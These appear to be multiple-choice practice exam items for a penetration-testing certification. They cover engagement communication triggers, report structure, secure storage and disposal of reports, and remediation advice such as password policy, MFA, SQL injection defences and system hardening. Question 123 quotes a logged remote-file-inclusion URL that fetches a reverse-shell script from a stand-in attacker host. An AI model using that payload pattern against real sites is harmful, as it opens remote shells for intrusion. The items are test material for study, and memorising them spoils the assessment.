9. During a penetration test, the client organization's network administrator discovers a teardrop attack underway that is aimed at the company's perimeter router. The administrator calls the penetration tester to see whether the attack is part of the penetration test. What is this communication path called?
   - **A.** Situational awareness
   - **B.** Metrics and measures
   - **C.** De-confliction
   - **D.** Normalization of data

10. Your organization is conducting a black box penetration test for a client. There are three testers on your team. At the beginning of the process, you have a team meeting to plan how the test will be conducted, when certain activities will occur, and which team members will be responsible for performing specific tasks. What is this process called?

A. De-confliction

B. De-escalation

C. Situational awareness

D. Goal reprioritization

11. During a penetration test, an individual is caught trying to piggyback into the client organization's facility. The trespasser claims to be a penetration tester and insists on being released. Prior to pressing criminal charges, a member of the client's IT staff calls the penetration tester to determine whether the trespasser is really a member of the penetration testing team. What is this communication path called?

A. Goal reprioritization

B. De-confliction

C. Situational awareness

D. De-escalation

12. During a penetration test, a tester gains physical access to the client's facility using pretexting and is able to trigger a fail-open event for all of the organization's electronic locking systems. As a result, all of the doors in the facility are unlocked. The client's internal security team calls the penetration tester and asks them to stop the attack and immediately re-enable the door locks. What is this process called?

A. Situational awareness

B. Goal reprioritization

C. De-confliction

D. De-escalation

13. Which of the following best describe a *trusted agent* during a penetration test?

A. A tester who secretly penetrates the target organization by applying for a job there

B. An individual within the target organization who has a direct line of communication with the penetration tester

C. An individual on the penetration testing team who has a direct line of communication with the IT staff of the target organization

D. A representative of the local law enforcement agency who has been briefed about the test by the penetration tester

14. You are conducting a black box penetration test for a client. The reconnaissance phase of the test is complete, and you are ready to move on to the next phase. Before doing so, you communicate with the client and inform them that test is moving from one phase to another. Which type of communication trigger was used in this scenario?
    - **A.** Stages
    - **B.** Critical findings
    - **C.** Communication path
    - **D.** Indicators of prior compromise

15. You are conducting a gray box penetration test for a client. During the test, you discover that many users' Windows desktop systems haven't been patched properly and are still vulnerable to several common types of ransomware. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that their systems are vulnerable. Which type of communication trigger was used in this scenario?
    - **A.** Risk rating
    - **B.** Critical findings
    - **C.** Findings and remediation
    - **D.** Indicators of prior compromise

16. You are conducting a white box penetration test for a client. During the test, you discover a hidden backdoor administrator account on one of the client's Active Directory domain controllers. You check the logs of the domain controller and find that the backdoor account is being actively used on a daily basis. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that their server has been compromised. Which type of communication trigger was used in this scenario?
    - **A.** Stages
    - **B.** Critical findings
    - **C.** Communication path
    - **D.** Indicators of prior compromise

17. You are conducting a black box penetration test for a client. The enumeration phase of the test is complete, and you are ready to begin exploiting vulnerable systems. Before doing so, you communicate with the client and inform them that test is transitioning. Which type of communication trigger was used in this scenario?
    - **A.** Risk rating
    - **B.** Critical findings
    - **C.** Findings and remediation
    - **D.** Stages

18. You are conducting a white box penetration test for a client. During the test, you notice outgoing network traffic consistent with a distributed denial of service (DDoS) attack. You suspect that internal systems have been infected with malware, creating an amplifier network for the attack. Instead of waiting until the end of the test, you immediately communicate with the client to warn them. Which type of communication trigger was used in this scenario?

A. Stages

B. Indicators of prior compromise

C. Findings and remediation

D. Critical findings

19. You are conducting a gray box penetration test for a client. During the test, you discover that help desk technicians are using authenticated but unencrypted FTP connections over the Internet to transfer files to computers located at remote branch-office sites. As such, their credentials are potentially being exposed on the public network. Even though this represents a tempting target for you to exploit, you recognize the immediate risk associated with this practice. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that privileged credentials are potentially being exposed on the Internet. Which type of communication trigger was used in this scenario?

A. Stages

B. Critical findings

C. Communication path

D. Indicators of prior compromise

20. You are conducting a black box penetration test for a client. The test is now complete, and you are ready to begin cleaning up after yourself. Before doing so, you communicate with the client and inform them that the test is complete and to be aware that cleanup activates will be occurring. Which type of communication trigger was used in this scenario?

A. Risk rating

B. Critical findings

C. Stages

D. Indicators of prior compromise

21. You are conducting a black box penetration test for a small financial institution. Using pretexting, you are able to gain access to the target facility by posing as a copier repair person. As you walk through the building, you notice that almost all employees have written their (overly complex) passwords on sticky notes and posted them on their computer monitors and keyboards. Some are so obvious that they can be seen by keen-eyed customers. This represents a tempting target for you to exploit; however, you recognize the immediate risk associated with this practice. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that credentials are plainly visible. Which type of communication trigger was used in this scenario?

A. Indicators of prior compromise

B. Critical findings

C. Communication path

D. Stages

22. You are conducting a white box penetration test for a client. During the test, you notice that all end-user workstations are configured with only the default Windows antivirus scanner. You further notice that many end users use an application to complete their daily work that is a known Trojan horse commonly used to create a botnet. Instead of waiting until the end of the test, you immediately communicate with the client to warn them. Which type of communication trigger was used in this scenario?

A. Indicators of prior compromise

B. Critical findings

C. Communication path

D. Stages

23. You are conducting a PCI DSS penetration test for a client. During the testing process, a dangerous ransomware exploit begins to spread between networks around the world. The client asks you to halt the PCI DSS penetration test and instead test to see whether their network is vulnerable to this new type of malware. Which term best describes what happened in this scenario?

A. Situational awareness

B. Goal reprioritization

C. Indicators of prior compromise

D. Attestation of findings

24. You are conducting a gray box penetration test for a client. During the testing process, you notice that their wireless network uses weak encryption with a preshared key (00000001) that is easy to brute-force crack. Further, you notice that client has implemented omnidirectional access points throughout the facility. You suspect that the wireless signal is emanating far outside the building. You contact the client and recommend that the test be modified to include testing of the Wi-Fi network from a black box perspective. Which term best describes what happened in this scenario?

A. Goal reprioritization

B. Attestation of findings

C. Indicators of prior compromise

D. Situational awareness

25. Which of the following terms refers to the process of gathering data produced by the various tools in a penetration test and formatting the data in a consistent manner such that it can be easily read?

A. Attestation of findings

B. Normalization of data

C. Remediation

D. Disposition of reports

26. You are generating a written report of findings after a penetration test. During the test, you followed the NIST 800-115 standard. In which section of the report should you include this information?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

27. You are generating a written report of findings after a penetration test. In which section of the report should you provide the reader with a high-level synopsis of the test and the results?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

28. You are generating a written report of findings after a penetration test. In which section should you report risk ratings?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

29. Which section of a written report of penetration test findings is intended to be read by less-technical audiences?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

30. You are generating a written report of findings after a penetration test. During the test, you followed the specifications of the EC-Council for its Certified Ethical Hacker (CEH) certification. Where should this information be included in your report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

31. You are generating a written report of findings after a penetration test. During the test, you discovered that many older Windows workstations in the network haven't been patched properly and are susceptible to the WannaCry ransomware. Where should you include this information in your report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

32. You are generating a written report of findings after a penetration test. During the test, you discovered that many older Windows workstations in the network haven't been patched properly and are susceptible to the WannaCry ransomware. To fix this, the client needs to install the MS17-010 – Critical update from Microsoft. Where should you include this recommendation in your report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

33. You are generating a written report of findings after a penetration test. You cross-reference each vulnerability you found in the test against the Common Vulnerabilities and Exposures (CVE) database to assign it a qualitative risk rating of Low, Medium, High, or Critical. Where should these risk ratings be included in the report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

34. You are generating a written report of findings after a penetration test. Based on the results of the test, you have created a list of recommendations you feel the client should focus on. Where should you include your recommendations in the report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

35. You are generating a written report of findings after a penetration test. In which section of the report should you consider the risk appetite of the client when deciding which information to include?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

36. You are generating a written report of findings after a penetration test. Based on the sheer number of vulnerabilities you discovered in the test, you feel that the client should undergo a follow-up penetration test within the next three months to verify that the issues have been remediated. Where should you include this recommendation in the report?

A. Executive summary

B. Methodology

C. Findings and remediation

D. Metrics and measures

E. Conclusion

37. You have just finished writing a report of findings for a client after a penetration test. How long is your organization required to store the document after the test is complete?

A. Six months

B. One year

C. Five years

D. Depends on the client contract

38. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?

A. Print a hard copy and keep it in a file folder on your desk.

B. Save it to a flash drive that is stored in a pen holder on your desk.

C. Burn it to a rewritable optical disc and store it in desk drawer.

D. Save it to an encrypted file on a file server.

39. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?

A. Print a hard copy and store it in a locked filing cabinet that has been bolted to the floor.

B. Save it to your Google drive account.

C. Save it in a file on your laptop.

D. Burn it to a rewritable optical disc and store it in a CD caddy on your desk.

40. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?

A. Burn the report to an optical disk and store it in a locked safe bolted to your desk.

B. Save the file to an encrypted flash drive.

C. Copy the file to your phone.

D. Save the report to a file on your workstation's desktop.

41. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?

A. Burn the report to an optical disk and keep it in a hanging file folder in your desk.

B. Save the file to an encrypted flash drive and store it in a locket cabinet.

C. Copy the file to your phone.

D. Save the report to your organization's FTP server.

42. You need to dispose of several penetration test reports from old clients. The files are stored on a removable hard drive that is stored in a locked safe. Which of the following is the best way to do this?

A. Delete the files from the drive.

B. Use the fdisk utility to repartition the drive.

C. Use disk wiping software on the drive.

D. Reformat the drive.

43. You need to dispose of several penetration test reports from old clients. Hard copies of the reports are stored in a locked filing cabinet that has been bolted to the floor. Which of the following is the best way to do this?

A. Put the reports in the garbage.

B. Put the reports in the recycle bin.

C. Stack the reports upside down by your team's printer for use as "scratch paper."

D. Shred the report in a cross-cut shredder.

44. You need to dispose of several penetration test reports from old clients. The files are stored on flash drives that are stored in a locked cabinet. Which of the following is the best way to do this?

A. Smash the drives with a hammer.

B. Delete the files from the drives.

C. Use the Disk Management utility to repartition the drives.

D. Reformat the drives using File Explorer in Windows.

45. You need to dispose of several penetration test reports from old clients. The files are stored on rewritable optical discs that are stored in a locked cabinet. Which of the following is the best way to do this?

A. Delete the files from the discs.

B. Shred the discs.

C. Delete the files and then save new files to the discs.

D. Reformat the discs.

46. You have just concluded a penetration test for a client that makes extensive use of work-at-home employees. The employees use a VPN connection. During the test, you were able to use social engineering to compromise an employee's VPN connection and gain access to the internal network. As a mitigation strategy, you recommend that the client implement multifactor authentication for all VPN connections. What type of solution is this?

A. Technological

B. People

C. Process

D. Tactical

47. You have just concluded a penetration test for a client. During the test, you were able to use social engineering techniques to gain access to the server room inside the client's facility. To address this vulnerability, you recommend that the client require security awareness training for all employees every six months. What type of solution is this?

A. Technological

B. People

C. Process

D. Tactical

48. You have just concluded a penetration test for a client. During the test, you were able to use stale user accounts associated with former employees to gain access to a sensitive file server. To address this vulnerability, you recommend that the client remove user accounts whenever an employee leaves the organization. What type of solution is this?

A. Technological

B. People

C. Process

D. Strategic

49. You have just concluded a penetration test for a client. During the test, you discovered that system administrators were using unencrypted Telnet sessions to remotely manage sensitive servers. You were able to sniff network traffic and capture administrative credentials from these connections. To address this vulnerability, you recommend that the client require all IT staff to pass a network security certification exam. What type of solution is this?

A. Technological

B. People

C. Process

D. Strategic

50. You have just concluded a penetration test for a client. During the test, you were able to use John the Ripper to brute force an administrative password on a sensitive Windows file server. To address this vulnerability, you recommend that the client implement Group Policy settings that require complex passwords as well as lock the system after three incorrect logon attempts. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

51. You have just concluded a penetration test for a client. The client has more than 2,000 employees, but only two of them are network administrators. During the test, you were able to quickly overwhelm them with the sheer volume of your attacks. To address this vulnerability, you recommend that the client hire additional network administrators who have cybersecurity credentials and experience. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

52. You have just concluded a penetration test for a client. During the test, you discovered that the organization's employees made extensive use of a shared Google Drive account to collaborate. You were able to use a social engineering exploit to get access to the shared account and access sensitive files. To address this vulnerability, you recommend that the client disallow this practice among employees. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

53. You have just concluded a penetration test for a client. During the test, you were able to gain access to the client's physical facility by tailgating with a group of employees. To address this vulnerability, you recommend that the client implement a man-trap locking door at the entrance to the facility. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

54. You have just concluded a penetration test for a client. During the test, you were able to gain access to the client's wireless network using Aircrack-ng while sitting in your car in a parking lot across the street. To address this vulnerability, you recommend that the client implement directional wireless network antennas and also manipulate the power level of the access points to prevent signal emanation. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

55. You have just concluded a penetration test for a client. During the test, you were able to use social engineering to convince the organization's accounts payable clerk to send a large ACH payment to a fictitious bank account. To address this vulnerability, you recommend that the client implement division of duties such that two individuals must sign off on all payouts. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

56. You have just concluded a penetration test for a client. During the test, you were able to use a phishing exploit to collect authentication credentials from several employees. To address this vulnerability, you recommend that the client conduct a mandatory security awareness training session for all employees. What type of solution is this?

A. Technological

B. People

C. Process

D. Scalable

57. You have just concluded a penetration test for a client. In your findings, you note that all of the Windows desktop systems in the organization have the same password assigned to the local Administrator user account. What could you recommend to remediate this problem?

A. Encrypt the passwords.

B. Implement password complexity requirements.

C. Implement intruder lockout.

D. Randomize the local Administrator credentials.

58. You have just concluded a penetration test for a client. In your findings, you note that all of the Windows desktop systems in the organization have the same password assigned to the local Administrator user account. When you report this to the client, they indicate that are aware of this and that they did this deliberately to reduce management complexity. What solution could you recommend that would remediate the vulnerability without increasing management complexity?

A. Randomize the local Administrator credentials.

B. Implement LAPS.

C. Make all local Windows users members of the local Administrators group.

D. Make all Windows domain users members of the Domain Administrators group.

59. You have just concluded a penetration test for a client. In your findings, you report that you were able to compromise several users' Windows accounts because they used passwords such as *password*, *aaa*, and *1234*. Which of the following domain Group Policy settings could you recommend they implement to prevent weak password complexity? (Choose two.)

A. Store passwords using reversible encryption.

B. Password must meet complexity requirements.

C. Minimum password length.

D. Certificate path validation settings.

E. Certificate services client – Auto-enrollment.

60. Which of the following Windows Group Policy settings can be used to prevent a user from reusing the same password over and over?

A. Enforce password history

B. Store passwords using reversible encryption

C. Minimum password length

D. Password must meet complexity requirements

61. Which of the following Windows Group Policy settings determines how long a user can keep the same password before being required to change it to a new one?

A. Enforce password history

B. Minimum password length

C. Minimum password age

D. Maximum password age

62. Which of the following Windows Group Policy settings determines how long a user must keep the same password before being allowed to change it to a new one?

A. Enforce password history

B. Minimum password length

C. Minimum password age

D. Maximum password age

63. You have just concluded a penetration test for a client. In your findings, you report that users are allowed to keep the same password indefinitely, which increases the likelihood that they will be compromised at some point. Given that the client users Linux desktops and servers, which of the following Linux commands should you recommend they use to fix this issue?

A. `chage`

B. `chmod`

C. `chgroup`

D. `chown`

64. You have just concluded a penetration test for a client. In your findings, you report that brute-force password attacks against Windows domain user accounts were successful because nothing stopped the password-cracking software from trying password after password for a given user. Which of the following Windows domain Group Policy settings could you recommend the client implement to remediate this issue?

A. Enforce password history

B. Password must meet complexity requirements

C. Store passwords using reversible encryption

D. Account lockout threshold

65. Which Windows Group Policy setting determines how long a user's account will stay locked if the wrong password has been entered too many times?

A. Maximum password age

B. Account lockout duration

C. Account lockout threshold

D. Minimum password age

66. Which Windows Group Policy setting determines how much time must pass after a failed logon attempt before the failed logon attempt counter is reset to 0?

A. Account lockout duration

B. Account lockout threshold

C. Reset account lockout counter after

D. Store passwords using reversible encryption

67. You have just concluded a penetration test for a client that uses a large number of temporary workers and contractors. In your findings, you report that temporary and contract user accounts are frequently not deactivated or removed when their works is complete. Given that the client user Linux desktops and servers, which of the following Linux commands should you recommend they use to automatically lock user accounts after a certain time?

A. `chage`

B. `chmod`

C. `chgroup`

D. `chown`

68. Which of the following Windows Group Policy settings should never be enabled?

A. Store passwords using reversible encryption

B. Password must meet complexity requirements

C. Minimum password length

D. Certificate path validation settings

E. Certificate services client – Auto-enrollment

69. During a penetration test, you discover that your client uses a web application that was developed in-house that stores user passwords as clear text within a MySQL database. What should you recommend?

A. Purchase a commercial application that performs a similar task.

B. Rewrite the application to encrypt passwords before they are saved in the database.

C. Switch to the PostgreSQL database.

D. Switch to a hosted solution with a cloud service provider.

70. You have just concluded a penetration test for a client. In your findings, you report that, while users are trained to change their passwords every 45 days, few of them actually do it because there is no mechanism in place to enforce this policy. Given that the client users Linux desktops and servers, which of the following Linux commands should you recommend they use to automatically lock user accounts if users don't change their passwords after 45 days?

A. `chage`

B. `chmod`

C. `chgroup`

D. `chown`

71. Which of the following tools can be used to restore the original plain text password from the hash of that password?

A. proxychains

B. John the Ripper

C. A rainbow table

D. TheHarvester

72. Which of the following is commonly used to prevent precomputation attacks on hashed passwords by adding random bits to the hashing operation?

A. Salting

B. Reversing the hash

C. Using OTP

D. Implementing multifactor authentication

73. Which of the following is commonly used to prevent precomputation attacks on hashed passwords by running the value to be hashed through the hash function multiple times?

A. Salting

B. Key stretching

C. Symmetric encryption

D. Asymmetric encryption

74. You have just concluded a penetration test for a client. In your findings, you report that users are required to provide a username and a password to authenticate. You recommend that the organization implement multifactor authentication. Which of the following could they require users to supply when authenticating to accomplish this?

A. PIN.

B. Passphrase.

C. Fingerprint scan.

D. None of the above. Multifactor authentication is already in place by requiring a username and a password.

75. In terms of multifactor authentication, which of the following is an example of something you know?

A. PIN

B. One-time password (OTP)

C. Biometric scan

D. RSA token

76. In terms of multifactor authentication, which of the following is an example of something you are?

A. Password

B. Challenge-response questions

C. Retina scan

D. Hardwire connection to the organization's internal LAN

77. In terms of multifactor authentication, which of the following is an example of somewhere you are?

A. Security token generator

B. Passphrase

C. Hardwire connection to the organization's internal LAN

D. Voiceprint

78. In terms of multifactor authentication, which of the following is an example of somewhere you are?

A. RFID proximity reader

B. USB token generator

C. Disconnected token generator

D. Password

79. Which of the following is an example of multifactor authentication?

A. Username + PIN

B. RFID proximity reader + hardware connection to the LAN

C. Biometric scan + PIN

D. Password + challenge/response question

80. Which of the following is an example of multifactor authentication?

A. Username + password

B. password + security token generator

C. USB token generator + disconnected token generator

D. Password + PIN

81. Which of the following is an example of two-factor authentication (2FA)?

A. Username + password

B. Username + PIN

C. Username + PIN + facial recognition scan

D. PIN + fingerprint scan + security token

82. Which of the following is an example of three-factor authentication (3FA)?

A. Username + password + security token

B. Username + PIN + fingerprint scan + one-time password (OTP)

C. Username + PIN + facial recognition scan

D. Password + PIN + security token

83. You have just concluded a penetration test for a client. In your findings, you report that a web application that was developed in-house and that the organization uses to manage customer orders is susceptible to SQL injection attacks. What should you recommend the client do to remediate this?

A. Rewrite the code to sanitize user input.

B. Hash all data before transmitting it on the network.

C. Encrypt all data at rest in the database.

D. Replace the application with a commercial application that performs a similar function.

84. You have just concluded a penetration test for a client. In your findings, you report that a web application that was developed in-house and that the organization uses to manage customer orders is susceptible to SQL injection attacks. What should you recommend the client do to remediate this?

A. Escape data.

B. Implement SSL for network communications.

C. Require 2FA when authenticating users.

D. Salt the hash.

85. Which defense against SQL injection attacks involves using prepared SQL statements with bounded variables?

A. Sanitizing user input

B. Escaping data

C. Parameterizing queries

D. Key stretching

86. You have just concluded a penetration test for a client. In your findings, you report that a Linux web server in the data center has the Apache web server, MySQL database, DNS, CUPS, DHCP, IMAP, and POP3 services running. What should you recommend the client do to remediate this situation?

A. Uninstall all unnecessary services from the server.

B. Close the ports in the server's host-based firewall associated with unnecessary services.

C. Uninstall the DNS and DHCP services.

D. Uninstall the email-related services.

87. A Windows server is functioning as an Active Directory domain controller for an organization's network. Which of the following services are *not* required for it to fulfill this role? (Choose two.)

A. Group Policy Management

B. Hyper-V

C. Role Administration Tools

D. Active Directory Federation Services

88. Which of the following are common methods used to harden user accounts on a Windows-based computer system? (Choose two.)

A. Use Group Policy to configure account lockout.

B. Enable anonymous SID/name translation.

C. Enable the built-in Guest user account.

D. Enable anonymous enumeration of SAM accounts and shares.

E. Delete or disable all unused user accounts.

89. Which of the following are common methods used to harden user accounts on a Windows-based computer system? (Choose two.)

A. Require users to authenticate using online Microsoft user accounts.

B. Use Group Policy to enforce password complexity requirements.

C. Allow "everyone" permissions to apply to anonymous users.

D. Use Group Policy to enforce password aging requirements.

E. Allow standard users to install updates

90. Which of the following methods is commonly used to harden network communications on Windows-based computer systems?

A. Enable NetBIOS over TCP/IP.

B. Allow anonymous access to shared folders.

C. Store LAN Manager hash values.

D. Set the LAN Manager authentication level to allow LM and NTLM.

E. Restrict network access to only authenticated users.

91. Which of the following methods is commonly used to harden network communications on Windows-based computer systems?

A. Close all ports in the Windows firewall and then open only those needed by installed services.

B. Open all ports in the Windows firewall and then close them one by one except for those needed by installed services.

C. Enable LMShosts lookup.

D. Enable the Windows firewall in only the public network profile.

92. Which of the following methods are commonly used to harden Windows-based computer systems? (Choose two.)

A. Install extra system RAM and then disable the Windows paging file.

B. Grant the Administrator user the "act as part of the operating system" right.

C. Disable unneeded services.

D. Allow anonymous access to the registry.

E. Disable automatic notification of patch availability.

93. Which of the following methods is commonly used to harden Windows-based computer systems?

A. Disable Ctrl+Alt+Del for interactive logons.

B. Install all available Windows components.

C. Disable BitLocker, if it is enabled.

D. Disable autorun.

94. Which of the following methods is commonly used to harden Linux-based server systems?

A. Enable and configure iptables.

B. Enable Ctrl+Alt+Del in inittab.

C. Grant all users read-write access to the `/boot` directory.

D. Configure the IP protocol to respond to ICMP requests.

95. Which of the following methods is commonly used to harden Linux-based server systems?

A. Enable the Telnet service.

B. Enable the secure shell (SSH) service.

C. Configure the IP protocol to respond to network broadcasts.

D. Enable user accounts with empty passwords.

96. You have just concluded a penetration test for a client. In your findings, you report that a Linux database server has a large number of unnecessary open services, increasing its attack surface. In your final report, you recommend that the client analyze the system and remove any applications or services that aren't required for its role. Which tool should you suggest they use to check for listening network ports on the server?

A. `netstat`

B. `yum`

C. `chage`

D. `iptables`

97. You have just concluded a penetration test for a client. In your findings, you report that you found several user accounts on a Linux file server that have no password assigned to them. In your final report, you recommend that the client analyze the system and assign passwords to all user accounts. Which file on the server should they review to accomplish this?

A. `/etc/passwd`

B. `/etc/shadow`

C. `/etc/group`

D. `/etc/gshadow`

98. You have just concluded a penetration test for a client that uses a large number of temporary workers and contractors. In your findings, you report that temporary and contract user accounts are frequently not deactivated or removed when their work is complete because they frequently come back to work on new projects several months later. Given that the client uses Linux desktops and servers, which of the following Linux commands should you recommend they use to manually lock temporary or contract user accounts until the worker returns for a new project?

A. `lockusr`

B. `chmod`

C. `chage`

D. `passwd`

99. You have just concluded a penetration test for a client. In your findings, you report that a Linux database server shows evidence of having been compromised in the past. The attacker tried to cover his or her tracks by manually modifying the local log files but missed one key entry that revealed the compromise. What should you recommend the client do?

A. Make the log files read-only.

B. Grant only the root user read-write access to the log files.

C. Reconfigure the system to send log entries to a dedicated log server.

D. Make the log files hidden files.

100. You have just concluded a penetration test for a client that has many remote sites. Employees at the remote sites commonly use an FTP client to copy files back and forth between their site and the home office servers. During the test, you were able to sniff these FTP sessions and capture sensitive information. In your final report, what should you recommend the client do to remediate this issue?

A. Use FTPS for file transfers.

B. Prohibit file transfers between sites.

C. Use the `rcp` command for file transfers.

D. Use flash drives and a courier service for file transfers between sites.

101. You have just concluded a penetration test for a client. During the test, you discovered that one of the Linux system administrators uses Telnet to remotely access Linux servers. In your final report, what should you recommend the client do to remediate this issue?

A. Prohibit remote server access.

B. Use SFTP for remote server access.

C. Use `rsh` for remote server access.

D. Use SSH for remote server access.

102. You have just concluded a penetration test for a client. During the test, you discovered that one of Linux system administrators uses `rcp` to copy files between Linux servers. In your final report, what should you recommend the client do to remediate this issue?

A. Use the `scp` command for file transfers.

B. Prohibit file transfers between servers.

C. Use the `rsh` command for file transfers.

D. Use the `ftp` command for file transfers.

103. You have just concluded a gray box penetration test for a client. During the test, you were able to access the organization's wireless network controller device using a default administrator username and password. In your final report, what should you recommend the client do to remediate this issue?

A. Eliminate the transmission of plain text passwords by using SSH for remote connections.

B. Change the default administrative username and password on the controller.

C. Use directional antennae on all access points.

D. Implement MAC address filtering on the wireless network.

104. You have just concluded a black box penetration test for a client. The organization's wireless network uses preshared keys. During the test, you were able to access the organization's wireless network from the parking lot using your laptop running Aircrack-ng. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)

A. Implement MAC address filtering.

B. Implement 802.1x authentication.

C. Upgrade to newer Wi-Fi equipment that supports modern encryption methods.

D. Change the default administrative username and password on the access point.

E. Reconfigure the Wi-Fi equipment to use WPA encryption.

105. You have just concluded a black box penetration test for a client. During the test, you were able to access the organization's wireless network from the parking lot using your laptop running Aircrack-ng. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)

A. Use directional antennae on all access points.

B. Reconfigure the Wi-Fi equipment to use WEP encryption.

C. Upgrade to newer Wi-Fi equipment that supports modern encryption methods.

D. Disable DHCP on the wireless network.

106. You have just concluded a penetration test for a client. During the test, you were able to gain access to the server room by masquerading as a technician from an IT vendor. You were able to plug your laptop into the serial connector on the organization's Cisco router and access its configuration. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)

A. Disable DHCP on the wired network.

B. Run the `enable secret` command on the router.

C. Implement procedures to vet representatives from vendors.

D. Implement MAC address filtering on the router.

107. As you are conducting a penetration test for a client, you want to make sure the post-engagement cleanup process goes smoothly. What should you do to accomplish this?

A. Carefully document everything you do as you conduct the test.

B. Create back doors in critical systems so you can easily access them later.

C. Create images of all systems and devices so they can be restored to their pre-test state.

D. Erase any log entries created by your exploits.

108. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do? (Choose two.)

A. Remove any shell sessions created during the test.

B. Obscure everything you did during the test from the client.

C. Document everything you do during the cleanup.

D. Obscure everything you do to clean up after the test.

109. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do?

A. Ask the client to sign an agreement not to disclose the techniques you used during the test.

B. Remove any tester-created credentials used during the test.

C. Write a critique of the mistakes the internal administrators made during the test.

D. Obscure everything you did during the test from the client.

110. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do?

A. Remove any tools or utilities you installed during the test.

B. Reset all administrative credentials to their default values.

C. Reset all firewalls to the default configurations.

D. Reinstall all network services using default settings.

111. You are meeting with your client after a penetration test is complete. During the meeting, you provide the client with detailed evidence related to the issues you discovered during the test. What is this process called?

A. Attestation of findings

B. Lessons learned

C. Client acceptance

D. Normalization of data

112. You are meeting with your client after a penetration test is complete. At the conclusion of the meeting, you ask the client to agree in writing that you have fulfilled your responsibilities according to the contract you initially signed with the client. What is this process called?

A. Attestation of findings

B. Lessons learned

C. Client acceptance

D. Follow-up actions

113. Several months after completing a penetration test, your client calls and asks you to come back and retest their network to verify that the problems you initially discovered have been properly remediated. What is this process called?

A. Attestation of findings

B. Lessons learned

C. Follow-up actions

D. Normalization of data

114. After completing a penetration test for a client, you meet with your penetration testing team to review lessons learned. What should you do in this meeting? (Choose two.)

A. Document technical exploits that were effective during the test.

B. Discuss the best places to eat near the client's location.

C. Identify exploits that were not effective during the test.

D. Review your team's plans for the upcoming holiday celebration.

115. A detailed penetration report was given to a security analyst. The penetration was conducted against the target organization's DMZ environment. The report had a finding that the Common Vulnerability Scoring System (CVSS) had a base score of 1.0. To exploit this vulnerability, which level of difficulty would be required?

A. Very difficult, because the perimeter systems are usually behind a firewall

B. Somewhat difficult, because it would require powerful processing to exploit

C. Trivial, because little effort would be required to exploit the findings

D. Impossible, because the external hosts are hardened to protect against attacks

116. During the course of a penetration test, the tester needs to communicate with a client. Which of the following situations would cause this communication to occur? (Choose two.)

A. Following an attempted test, the system becomes unavailable.

B. The system shows an indication of prior unauthorized access.

C. The system shows a lack of complete hardening.

D. The tester discovered individually identifiable data on the system.

E. The tester discovers something that is on an out-of-scope system.

117. A penetration tester has performed a security assessment for a client. The report lists a total of nine vulnerabilities, with four of those determined to be critical. The client does not have the budget to immediately correct all of the vulnerabilities. What should the tester suggest is the best option for the client given these circumstances?

A. Apply easy compensating controls for the critical vulnerabilities to minimize risk and then reprioritize remediation.

B. Identify the vulnerabilities that can be remediated quickest and address them first.

C. Implement the least impactful of the critical vulnerability remediation first and then address other critical vulnerabilities.

D. Correct the most critical vulnerability first, even if it means that fixing the other vulnerabilities may take longer to correct.

118. A penetration tester has performed a security assessment for a client. It is observed that there are several high-numbered ports listening in on a public web server. The client indicates that they are only using port 443 for an application. What should the tester recommend to the client?

A. Disable the unneeded services.

B. Filter port 443 to specific IP addresses.

C. Implement a web application firewall.

D. Transition the application to another port.

119. What is the best recommendation to give to a client to mitigate a vulnerability if a penetration tester was able to enter a SQL injection command into a text box and gain access to the information stored on the database?

A. Implement input normalization.

B. Install host-based intrusion detection.

C. Perform system hardening.

D. Randomize the credentials used to log in.

120. A penetration tester is conducting a test, and after compromising a single workstation, the tester is able to maneuver laterally throughout the domain with very few roadblocks. Which migration strategies should be recommended for the report to the client? (Choose three.)

A. Apply additional network access control.

B. For all logons, require multifactor authentication.

C. For each machine, randomize local administrator credentials.

D. For local administrators, disable remote logons.

E. Increase minimum password complexity requirements.

F. Put each host into its own virtual local area network (VLAN).

G. On every workstation, enable full-disk encryption.

121. A penetration tester is writing a report that outlines the overall level of risk to operations. In which part of the report should the tester include this information?

A. Appendixes

B. Executive summary

C. Main body

D. Technical summary

122. During penetration testing of a client's core server, a tester discovers a critical vulnerability. What should the tester do next?

A. Finish testing, complete all findings, and then submit them to the client.

B. Immediately alert the client with details of the findings.

C. On the target machine, disable the network port of the affected service.

D. Take the target machine offline so it cannot be exploited.

123. A security analyst is monitoring the Web Application Firewall (WAF) logs and has discovered that there was a successful attack against the following URL: `https://sample.com/index.php?Phone=http://iattackedyou.com/stuffhappens/revshell.php`. What remediation steps should be taken to prevent this type of attack from happening again?

A. Block URL redirections.

B. Double URL encode the parameters.

C. From the application, stop external calls.

D. Implement a blacklist.

